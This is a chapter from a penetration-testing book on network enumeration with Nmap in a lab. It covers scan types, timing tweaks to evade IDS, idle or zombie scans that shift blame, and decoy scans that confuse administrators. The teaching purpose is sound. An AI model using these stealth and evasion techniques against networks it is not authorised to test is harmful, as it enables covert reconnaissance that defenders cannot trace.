- Avoiding enumeration attempts — confusing the enemy

> Some examples in this chapter take advantage of firewalls and IDS logs to allow the reader to understand the impact certain scans and techniques have on the network. We will review the installation and configuration of both in later chapters.

Configuring and testing our lab clients

Let's start both of our virtual machines, then configure and test the network connectivity.

Kali – manual ifconfig

In Kali, open up a terminal and type the following:

```
# ifconfig eth1 192.168.50.10 netmask 255.255.255.0 broadcast
192.168.50.255 promisc
```

We set `eth1`, which is on our virtual lab segment, to the IP address of `192.168.50.10`, the network mask to `255.255.255.0`, and the `broadcast` address to `192.168.50.255`. As an added bonus, we also set the device into the **promiscuous** mode.

Ubuntu – manual ifconfig

Open up a terminal in `Ubuntu_TestMachine_1` using the top menu bar and navigating through **Applications** | **Accessories** | **Terminal**. Type `sudo ifconfig` to check your current configuration. If everything is configured correctly, you should not have an IP address assigned to `eth0`. We will rectify that situation by repeating the steps used for our Kali machine. This time, we will use `eth0` rather than `eth1`, and we will not place this network adapter in the promiscuous mode.

```
# sudo ifconfig eth0 192.168.50.20 netmask 255.255.255.0 broadcast
192.168.50.255
```

Verifying connectivity

We will attempt to ping the machines to verify connectivity. On Kali, type the following:

```
# ping 192.168.50.20 -c 3
```

On the `Ubuntu_TestMachine_1`, type the following:

```
# ping 192.168.50.10 -c 3
```

If everything is configured correctly, you should see something along the lines of the following screenshot:

Maintaining IP settings after reboot

If you would like to have the network information statically assigned without having to manually enter this information each time, you can edit the `/etc/network/interfaces` file for the appropriate Ethernet device.

> The following step may be completed for both virtual machines. Be sure to use the proper IP and adapter information for each machine.

Here is an example of what you would need to change in that file for the Kali guest machine:

```
auto eth1
iface eth1 inet static
address 192.168.50.10
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
```

Be sure to restart the network service after modifying this file (`/etc/init.d/networking restart`).

Ubuntu users can use **uncomplicated firewall** (**ufw**) to manage the host-based iptables firewall. The examples in this chapter that mention the use of a host-based firewall are taking advantage of this fact. More information about ufw can be found at `https://help.ubuntu.com/lts/serverguide/firewall.html`.

> This firewall is easy to configure and very stable. Ufw is disabled by default, but can be enabled by simply typing `sudo ufwenable`.

Angry IP Scanner

While not the most popular scanner, the Angry IP Scanner was created by Anton Keks, and it is a tool that is very fast and can provide us with a listing of the IP addresses and live machines on the network. It is not installed by default on the Kali distribution, so the first thing we have to do is download the tool onto our Kali machine, navigate to `http://angryip.org/download/#linux`, and download the tool for the version of Kali that you have; the Debian package is the one you will need. Once you have downloaded the tool, you can install it with the `dpkg` tool. Enter the following:

dpkg –i ipscan_3.3.3_amd64.deb

This will install the package on the machine; an example of the results of this is shown in the following screenshot:

```
root@kali:~/Downloads# dpkg -i ipscan_3.3.3_amd64.deb
Selecting previously unselected package ipscan.
(Reading database ... 356307 files and directories currently installed.)
Unpacking ipscan (from ipscan_3.3.3_amd64.deb) ...
Setting up ipscan (3.3.3-1) ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
```

Once the package is installed, the next thing to do is start the program. In a terminal window, enter the following:

ipscan

Once the program opens, it will default to the class C networking address of your `eth0` interface, and for our purposes, this is acceptable. If you want to change it, then you can. Once you have configured the IP addresses that you want to scan, click on **Start**. An example of a completed scan is shown in the following image:

Nmap – getting to know you

If you are reading this text, odds are that you have used Nmap before. For those who have not, here is a short description of this powerful enumeration tool. **Nmap** (**Network Mapper**) has been around since 1997 and was originally created by Gordon "Fyodor" Lyon. Even if you have never used the program before, you have probably seen its output in at least one of the many films it has been in.

Nmap can be used to scan a network, monitor services, assist in system inventory tasks, and so on. Depending on which options are selected, Nmap will be able to provide operating system type, open ports, and more. As if that were not enough, the Nmap Scripting Engine can be used to extend base functionality even further.

There are now a large number of scripts included in Nmap. The purpose of these scripts ranges from guessing **Apple Filing Protocol** (**AFP**) passwords to verifying whether connectivity can be established to **X-servers**.

The Nmap suite also includes:

- **Zenmap**: This is the graphical user interface for Nmap.
- **Ncat**: This is based on Netcat, but updated with a larger feature set such as ncat chaining, SSL support, and more. Binaries are available.
- **Ncrack**: This is used to test authentication implementations and password strength. It provides support for many commonly used protocols.
- **Ndiff**: This can be used to baseline a network. Compare Nmap scans against each other.
- **Nping**: This allows you to craft custom packets that can then be integrated into your scans. It is able to perform raw packet manipulation.

> Some examples used in the following section display sample output that required a combination of firewall and IDS to demonstrate certain aspects of how the tool behaves. Setting up these devices is fully covered in further chapters of the book, but is beyond the scope of this particular chapter.

Commonly seen Nmap scan types and options

The Nmap command syntax is: `nmap -{type(s)} -{opt(s)} {target}`

The following are the useful options:

Scan option	Title	Function
`-g`	Specify source port	This uses a specified source port to send packets.
`--spoof_mac`	Spoof Mac	This creates a fake Mac address to send packets from. Can randomize Mac.
`-S`	Source IP address	This spoofs a source IP address or tells Nmap which IP to use.
`-e`	Choose Ethernet interface	This determines which `eth` to send and receive packets on.
`-F`	Fast scan	This reduces the default scan to 100 ports in the Nmap-services file.
`-p`	Specify port range	This determines which ports are scanned.
`-R`	Reverse lookup	This forces a reverse lookup.
`-N`	DNS resolution	This performs a reverse lookup.
`-n`	No DNS resolution	This does not perform a reverse lookup.
`-h`	Help text	This provides Nmap help text.
`-6`	IPv6 enable	This scans IPv6.
`-A`	Aggressive	This initiates many options at once such as version and script scanning. Use it with caution.
`-T(0-5)`	Timing options	This determines how aggressive you want the scan to be.
`--scan_delay`	Add delay	This adds delays between probes.
`-sV`	Service version	This probes for service software versions.

The following are the useful types:

Scan types	Title	Function
`-sA`	ACK scan	This checks if ports are stateful. It is useful for testing firewalls.
`-sP`	Ping scan	This is used for fast network discovery.
`-sR`	RPC scan	This locates RPC applications. It may leave the initiated log entries on the successfully scanned hosts. This is now an alias to `-sV`.

Scan types	Title	Function
`-sS`	TCP SYN scan	This is very fast and stealthy. It performs a half-open scan.
`-sT`	TCP scan	This makes full connections. It is not efficient. It is a very noisy scan type that will be noticed easily.
`-sU`	UDP scan	This determines if certain UDP ports are open.
`-sX`	XMAS scan	This performs a stealthy scan, useful against certain firewall configurations. Looks for RST packets to determine if a port is closed. It is good for scanning UNIX systems.
`-sL`	List scan	This lists the IP addresses that will be scanned. Use -n to ensure no packets are sent on the network.
`-sO`	IP protocol scan	This searches for IP protocols in use on the host.
`-sM`	FIN/ACK	This performs a stealthy scan. It is good against UNIX-based systems. It looks for RST packets.
`-sI`	Idle scan	This performs a Zombie Host Scan. It is a very stealthy scan.
`-sW`	Window scan	This looks at the RST packet TCP Window value to determine an open or closed port.

The following are the output types:

Output types	Title	Function
`-oA`	All	Grepable, Normal, XML.
`-oG`	Grepable	Formatted for grepping.
`-oX`	XML	Output results to XML.
`-oN`	Normal	Human Readable Output.
`--open`	Open	Only shows open ports.

Basic scans – warming up

We will begin by trying some basic scans against our `Ubuntu_TestMachine_1` at `192.168.50.20`. Here, we will perform a simple scan to determine what ports are open on our target system using the `-A` option.

```
# nmap -A 192.168.50.20
  Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2920:32 EDT
  Nmap scan report for 192.168.50.20
  Host is up (0.00045s latency).
  Not shown: 999 closed ports
  PORT   STATE SERVICE VERSION
```

```
80/tcp open  http    Apache httpd/2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:64:38:C7 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 3.X
OS details: Linux 3.2 -3.19
Network Distance: 1 hop

TRACEROUTE
HOP RTT    ADDRESS
1   0.46 ms 192.168.50.20


OS and Service detection performed. Report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

Looking at the highlighted results, we can determine that there is an open port at 80/tcp running an Apache httpd web server version 2.4.7. We also see that the operating system running on the target is Linux 3.X. In addition, the -A flag initiated a traceroute command that provides us with the fact that the target is only one hop away.

> The Nmap -A scan is very noisy and should not be used when stealth is required.

That is a lot of information gained from a very simple command.

Other Nmap techniques

Nmap can be used for a variety of purposes. In addition to being a fast network discovery tool, it can also be used to stealthily baseline your network, fingerprint services, map out firewall rules, and can be configured to bypass IDS signatures. We will now try out some of the more advanced features that Nmap makes available to us. This information is by no means holistic, so we will be focused on the features that will assist us in testing secured environments.

Remaining stealthy

The network scanning process involves sending specially crafted packets to network hosts and examining the results for certain criteria. Based on these results, you will hopefully be able to determine which hosts are on the network, what services they are running, and at which version level these services are. This information is then used to decide what types of attacks are likely to be successful. There are several methods we can use to try to determine this information, some are akin to walking down the street screaming your name, whereas others are analogous to creeping along in the shadows at night.

In a secured environment, you are likely to be dealing with IDS's that look for specific behaviors such as: how many packets were sent out, how fast they were sent, whether the traffic is unusual, and so on. Firewalls will be prone to flag any abnormal connection attempts. To ensure you have a slight opportunity at remaining undetected, there are certain measures that need to be taken.

Taking your time

You can change the timing of your scans using the following Nmap options:

- **-T(0-5)**: The **-**T(0-5) templates allow you to set the aggressiveness of the scan. This is the most simplistic method of detection avoidance. Zero is paranoid and five is insane and should be used only on a LAN. This is much faster than setting these options individually, but reduces the control you have over the scan.

- **--max-hostgroup**: This will limit the hosts that are scanned to only one at a time. You can change the value to anything you are comfortable with, but remember that IDS's will combine the probes you send out when checking against their signatures (for example, five probes in 2 minutes, and so on).

- **--max-retries**: In penetration testing, this is a setting that you may not want to adjust unless you are very certain of the network's stability. You could reduce this value to 0 if you are very paranoid and not concerned with missing a potentially vulnerable system in your scan.

- **--max-parallelism 10**: This would only allow 10 outstanding probes to be out at once. Use this to control how many probes you want out at once.

- **--scan-delay**: This allows you to set a pause between probes.

Let's try some of these options in the following command:

```
# nmap -P0 -n -sS --max_hostgroup 1 --max_retries 0 --max_parallelism 10
192.168.50.0/24
```

Retransmission caps will be hit; ports will be given up upon. By the time the scan completes, we will know which systems are live on the `192.168.50.X` subnet.

> Do not use the `--scan_delay` option when using `--max_parallelism` as they are not compatible with each other.

Trying different scan types

This is the result of a typical scan from `192.168.50.10` to `192.168.75.11`.

```
root@kali:~# nmap -T5 192.168.50.10

 Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2921:32 EDT
 Nmap scan report for 192.168.50.10
 Host is up (0.0017s latency).
 Not shown: 995 closed ports
 PORT     STATE SERVICE
 21/tcp  open  ftp
 79/tcp  open  finger
 80/tcp  open  http
 110/tcp open  pop3
 443/tcp open  https

 Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
```

We can see from this output that `21`, `79`, `80`, `110`, and `443` are open on this host.

> This scan type would be detected by most IDS's even if they are running in a default configuration; however, network- and host-based firewalls may ignore the traffic by default unless specifically configured to log permitted traffic. If you want to see the results in action, turn on ufw and use it to open and close specific ports. This exercise may help to fully understand the resulting output.

Were you to try this scan with a stateful host-based firewall blocking traffic to port
`79` and `21`, you would see traffic similar to the following:

```
root@kali:~# nmap -T5 192.168.50.10

Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2922:02 EDT
Nmap scan report for 192.168.50.10
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
21/tcp   filtered ftp
79/tcp   filtered finger
80/tcp   open      http
110/tcp open      pop3
443/tcp open      https

Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
```

By reviewing the highlighted code closely, we can see that the port state is `filtered`
for ports `21` and `79`. Although we were not able to establish if the ports are open,
we do know that they exist on the target machine to some context.

SYN scan

Using `-sS` against a wide-open host at `192.168.50.10` from `192.168.75.11`, we see
the following:

```
root@kali:~# nmap -sS -T5 192.168.50.10

Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2923:02 EDT
Nmap scan report for 192.168.50.10
Host is up (0.00040s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
21/tcp   filtered ftp
79/tcp   filtered finger
80/tcp   open      http
110/tcp open      pop3
443/tcp open      https

Nmap done: 1 IP address (1 host up) scanned in 14.23 seconds
```

Just as in the preceding example, this indicates that we have at least five open and/or filtered ports available. Be sure to use different scan types when attempting enumeration of the target network, or you may miss out on something that could make a huge difference to your testing efforts.

Null scan

If the only scan we had attempted had been the null scan, we would have been very disappointed:

root@kali:~# nmap -sN -T5 192.168.50.10

```
Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2923:12 EDT
Nmap scan report for 192.168.50.10
Host is up (0.00051s latency).
All 1000 scanned ports on 192.168.50.10 are open|filtered


Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds
```

This tells us that all of the ports are open|filtered. We can assume that we have some firewall action, but we did not actually learn anything immediately useful.

ACK scan

As we did not find anything on our null scan, we proceed to use the ACK scan type.

root@kali:~# nmap -sA -T5 192.168.50.10

```
Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2923:22 EDT
Nmap scan report for 192.168.50.10
Host is up (0.00059s latency).
Not shown: 999 filtered ports
PORT     STATE       SERVICE
443/tcp unfiltered https


Nmap done: 1 IP address (1 host up) scanned in 51.22 seconds
```

At least this scan provided us with one unfiltered port. If we really wanted to perform testing, we would need all of the open ports, not just one!

Conclusion

Using different scan types might draw more attention to you, but sometimes it's necessary in order to gather the data you need. Ideally, you would begin by scanning with the least noticeable scan types and work your way up based on the type of information you are gathering. Always double-check before you move on to the next subnet, especially if you have good reason to believe that there are some valuable ports available that are just not showing up.

Shifting blame – the zombies did it!

Since the odds of remaining undetected are slim, we will need to try to deflect the blame. We can use an idle scan to have a zombie take all of the credit for our scan.

> The `https://nmap.org/` has a very detailed and thorough description of how an idle scan works. Take a look at `https://nmap.org/book/idlescan.html` for a full overview of how these work.

An important item to remember about idle scanning (`-sI`) is that you will need to find a zombie host that has a good **TCP sequence prediction** rating. The idle scan is aptly named, as the machine being used as our scapegoat must be as close to idle as possible. Many in the industry suggest network-enabled printers as perfect zombies because they typically do not have constant traffic, and their sequence prediction difficulty ratings are usually very low.

The first step of an idle scan is to locate possible zombies. You can find the TCP sequence prediction ratings by performing the following (verbose, OS detection, no ping, and no name resolution):

```
# nmap -v -O -Pn -n 192.168.50.10
```

The section of the output that you will want to focus on is as follows:

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=195 (Good luck!)
IP ID Sequence Generation: Sequential
```

The preceding system is not ideal, but should be able to be used as a zombie. The higher the difficulty rating is, the more likely your attempt to use this machine as a zombie will fail. Also, the fact that the generation is sequential will improve the likelihood of the scan being successful.

Let's review the concept of an idle scan:

1. Send SYN/ACK to zombie, which in turn provides an RST with a fragment identification number (IPID).

2. A specially crafted packet with the IP address of the zombie host is sent to the target machine.

3. A closed port on the target machine will cause an RST to be sent to the zombie, in which case nothing happens. An open port on the other hand will cause the target machine to respond to the IP address of our forged packet with a SYN/ACK, which in turn causes our zombie machine to send the target an RST once it realizes that there is no valid connection. The IPID has now been incremented!

4. We close the loop by sending our zombie another SYN/ACK and checking to see if the IPID has increased by two—once for our RST and once for the target machines, RST.

5. Repeat until all target machine ports have been probed!

When looking at how the zombie scan works, it is easy to see that the proper usage of an idle scan can be useful in slowing down members of the blue team (defensive security professionals).

So, what is the syntax of this command? With this much power, it has to be super difficult, right? You might be pleasantly surprised when looking at the following command structure:

nmap -p 23,53,80,1780,5000 -Pn -sI 192.168.1.88 192.168.1.111

Here, we used `-p` to initiate a scan of TCP ports that we already know are opened; we also indicated that we did not want to ping (which would give us away) with `-Pn`, and then initiated an idle scan (`-sI`) using `192.168.1.88` as our zombie and `192.168.1.111` as our target. This results in the following output on the sample network:

```
Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2923:32 EDT
Idle scan using zombie 192.168.1.88 (192.168.1.88:80); Class:
Incremental
Nmap scan report for 192.168.1.111
Host is up (0.036s latency).
PORT     STATE SERVICE
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
1780/tcp open  unknown
```

```
5000/tcp open  upnp
MAC Address: 30:46:9A:40:E0:EE (Netgear)

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

If we look at the output from **Wireshark**, we can see some strange activity coming from `192.168.1.88` to `192.168.1.111`:

Looking at the Wireshark results, we see that the previous Nmap command initiated a lot of traffic from `192.168.1.88` to `192.168.1.111` on our network. This traffic is what will initiate the activity needed to increase the IPID that tells us that the target system has open ports.

IDS rules and how to avoid them

The only way to truly avoid an IDS rule is to know what they are and test your attacks in a virtual environment. We will dedicate an entire chapter of this book to avoid detection. Be prepared to take the time to understand what an IDS looks for and use the methods we have already described to manage your scans to perform detection avoidance.

Using decoys

The use of Nmap decoys can be an interesting concept. We tell Nmap to add additional hosts to the scan. You will not get any response from these decoys, but they will make it more difficult for an administrator to determine which IP is actively scanning, and which IP is just there to muddy the waters, so to speak. Ideally, you would be initiating a scan that will have enough *live* decoys to drive down the detection capability of the targets administrators.

> Use live decoys when scanning. This will make it more difficult to determine which system is actively scanning. Live decoys are IPs that are currently active on the network.

An item of note is that you are able to perform many of the scan types when using decoys. You will not be restricted and can use all of your tricks without hesitation.

Let's give this a try in our virtual lab:

```
# nmap -D 192.168.75.10,192.168.75.11,192.168.75.1,ME -p 80,21,22,25,443
-Pn 192.168.75.2
```

Here, we invoke Nmap followed by the `-D` switch, which will cause us to perform a decoy scan. We follow this command with a listing of decoys of our choice, all of which are live machines in this case. Once again we do not want to send out a ping request, so we stop this action using `-Pn`. The chosen port range was set with `-p` as `80,21,22,25,` and `443`.

> `ME` can be used instead of typing your localhost IP address.

Here are the results of this scan:

```
Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2923:42 EDT
Nmap scan report for 192.168.75.2
Host is up (0.00036s latency).
PORT     STATE     SERVICE
21/tcp   filtered  ftp
22/tcp   filtered  ssh
25/tcp   filtered  smtp
80/tcp   open      http
443/tcp  filtered  https
MAC Address: 08:00:27:DF:92:32 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
```

Nothing new here; we once again determined which ports are opened, filtered, or closed. The real magic occurred on the wire. Let's take a look at what is seen by a network-based firewall:

Act	Time	If	Source	Destination	Proto
Last 50 firewall log entries. Max(50)					
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.11:57687	❶ 192.168.75.2:21	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.1:57687	❶ 192.168.75.2:21	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.12:57687	❶ 192.168.75.2:21	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.10:57687	❶ 192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.11:57687	❶ 192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.1:57687	❶ 192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.12:57687	❶ 192.168.75.2:80	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.10:57687	❶ 192.168.75.2:25	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.11:57687	❶ 192.168.75.2:25	TCP:S
▶	Oct 29 23:03:39	WAN	❶ 192.168.75.1:57687	❶ 192.168.75.2:25	TCP:S

If you take a look at the source field, you should note that the decoys we used are now populating the firewall filter that has been set to record all traffic. Using enough decoys, you could create a storm of sorts and thus fully confuse and delay the administrator of the network while you are performing your enumeration.

> Wireshark can be used on the Kali machine if you want to look at this scan in action. We also fully cover adding firewalls to the lab in later chapters.

Adding custom Nmap scripts to your arsenal

The Nmap scripting engine allows you to create and use custom scripts that perform many different functions. As previously mentioned, Nmap comes with many of these scripts already packaged for you. A fully detailed guide to the **Nmap Scripting Engine** (**NSE**) is available at `https://nmap.org/book/nse.html`. Using the `--script` option, you are able to invoke your own scripts or pick and choose from the vast repository of scripts that are already available.

> Make sure that you fully understand any script that you run. NSE is very powerful and could potentially cause damage if you do not understand each step of the process! Do not just blindly run all scripts you find or you may end up regretting it later.

Deciding if a script is right for you

Using Nmap's `--script-help` option will allow you to display several helpful fields of a particular script without actually running it. For instance, if we look at Kali Nmap's script folder at `/usr/share/nmap/scripts` and performed an `ls -lah`, we see a long list of scripts:

```
root@kali: /usr/share/nmap/scripts                    _  □  ×

File  Edit  View  Search  Terminal  Help
total 3.7M
drwxr-xr-x 2 root root  76K Aug 24  2014 .
drwxr-xr-x 4 root root 4.0K Aug 24  2014 ..
-rw-r--r-- 1 root root 4.0K Aug 23  2014 acarsd-info.nse
-rw-r--r-- 1 root root 8.7K Aug 23  2014 address-info.nse
-rw-r--r-- 1 root root 3.3K Aug 23  2014 afp-brute.nse
-rw-r--r-- 1 root root 5.9K Aug 23  2014 afp-ls.nse
-rw-r--r-- 1 root root 7.0K Aug 23  2014 afp-path-vuln.nse
-rw-r--r-- 1 root root 5.4K Aug 23  2014 afp-serverinfo.nse
-rw-r--r-- 1 root root 2.7K Aug 23  2014 afp-showmount.nse
-rw-r--r-- 1 root root 2.3K Aug 23  2014 ajp-auth.nse
-rw-r--r-- 1 root root 2.9K Aug 23  2014 ajp-brute.nse
-rw-r--r-- 1 root root 1.4K Aug 23  2014 ajp-headers.nse
-rw-r--r-- 1 root root 2.6K Aug 23  2014 ajp-methods.nse
-rw-r--r-- 1 root root 3.0K Aug 23  2014 ajp-request.nse
-rw-r--r-- 1 root root 7.4K Aug 23  2014 allseeingeye-info.nse
-rw-r--r-- 1 root root 1.8K Aug 23  2014 amqp-info.nse
-rw-r--r-- 1 root root  15K Aug 23  2014 asn-query.nse
-rw-r--r-- 1 root root 2.0K Aug 23  2014 auth-owners.nse
-rw-r--r-- 1 root root  869 Aug 23  2014 auth-spoof.nse
-rw-r--r-- 1 root root 9.3K Aug 23  2014 backorifice-brute.nse
-rw-r--r-- 1 root root 9.9K Aug 23  2014 backorifice-info.nse
-rw-r--r-- 1 root root 5.8K Aug 23  2014 banner.nse
-rw-r--r-- 1 root root 1.9K Aug 23  2014 bitcoin-getaddr.nse
```

This list continues much further than what is displayed in this book and is constantly being updated. So, what if you want to learn about `banner.nse`? This script looks interesting, and we can make assumptions based on the name, but it would be better to look at the description provided by the author, by typing:

 # nmap --script-help "banner.nse"

  Starting Nmap 6.49BETA4(https://nmap.org) at 2015-08-2923:48 EDT

  banner

  Categories: discovery safe

  http://nmap.org/nsedoc/scripts/banner.html

A simple banner grabber connects to an open TCP port and prints out anything sent by the listening service within five seconds.

The banner will be truncated to fit into a single line, but an extra line may be printed for every increase in the level of verbosity requested on the command line.

So, in this case, our assumption was more than likely correct. Not only do you learn that the `banner.nse` file is used to connect to open TCP ports for banner grabbing, but also that it is considered to fall under the category of `discovery` and `safe`, both of which are categories that you can call when using the script option from the command line. You can also visit `http://nmap.org/nsedoc/` for easy access to script information.

We do not yet have anything that `banner.nse` would work on in our lab, but let's go ahead and run the scripts that are initiated by the simple `-sC` option. If you have not already looked at the Nmap NSE website to see which scripts these are, you may want to give it a quick visit to ensure that you fully understand the scripts that are being initiated before this is tried on a production network.

> The Ubuntu machine in the virtual lab has been updated to make interesting services available for this example. Your output will most likely be different.

Take a look at the output produced by the following command:

```
# nmap -Pn -sC 192.168.50.11
  Starting Nmap 6.49BETA4( https://nmap.org ) at 2015-08-2923:52 EDT
  Nmap scan report for 192.168.50.11
  Host is up (0.00090s latency).
  Not shown: 995 closed ports
  PORT     STATE SERVICE
  21/tcp  open   ftp
  |_ftp-bounce: no banner
  79/tcp  open   finger
  | finger:
  | Debian GNU/Linux      Copyright (c) 1993-1999 Software in the Public
Interest
  |
  |                 Your site has been rejected for some reason.
  |
  |          This may be caused by a missing RFC 1413 identd on your
site.
  |
```

```
|                      Contact your and/or our system administrator.
|_
80/tcp  open  http
|_http-title: Site doesn't have a title (text/html).
110/tcp open  pop3
|_pop3-capabilities: capa APOP
443/tcp open  https
|_http-title: eBox Platform
|_http-methods: No Allow or Public header in OPTIONS response (status
code 403)
|_sslv2: server still supports SSLv2


Nmap done: 1 IP address (1 host up) scanned in 18.39 seconds
```

The `-sC` option provides us with many details that the other scan types just did not manage to present. There is a cost associated with this. Many of the scripts that you have just seen run are very noticeable on the network and/or on the host they are being run on. Taking a look at the previous output, we can now see that not only is `pop3` open at `port 110`, but also that it has `capa` and `APOP` capabilities. We also know now that this system will support connections to `SSLv2`, which is a known vulnerable protocol that we can possibly exploit to our advantage.

Adding a new script to the database

All of these preloaded scripts are great, but what if you want to add additional scripts to your arsenal, either because you wrote them yourself or because someone you trust has provided you with the latest and greatest thing they developed and you want to take advantage of it when performing your penetration tests? This can be very simple!

1. Add the `script.nse` file to the directory where the other Nmap NSE scripts are located.

2. Run the following command to update the database that bundles the scripts via categories:

    `# nmap -script-updatedb`

3. Now, you can use your new scripts via the nmap `--script "scriptname. nse"` or using the categorical grouping that the script was associated with.

Zenmap – for those who want the GUI

While many penetration testers would not be caught under any circumstances using this GUI frontend to Nmap, there are many features of the GUI that can assist the tester with organizing the different data from network service scanning on a network. Additionally, you can always type all of the commands into the **Command** window and carry out any type of scan equivalent to using the command line. One of the nice features of the tool is the fact that it records the information from the scan and this allows us to map the network. You can access the tool by navigating to **Applications | Information Gathering | zenmap**. An example of the GUI is shown in the following image:
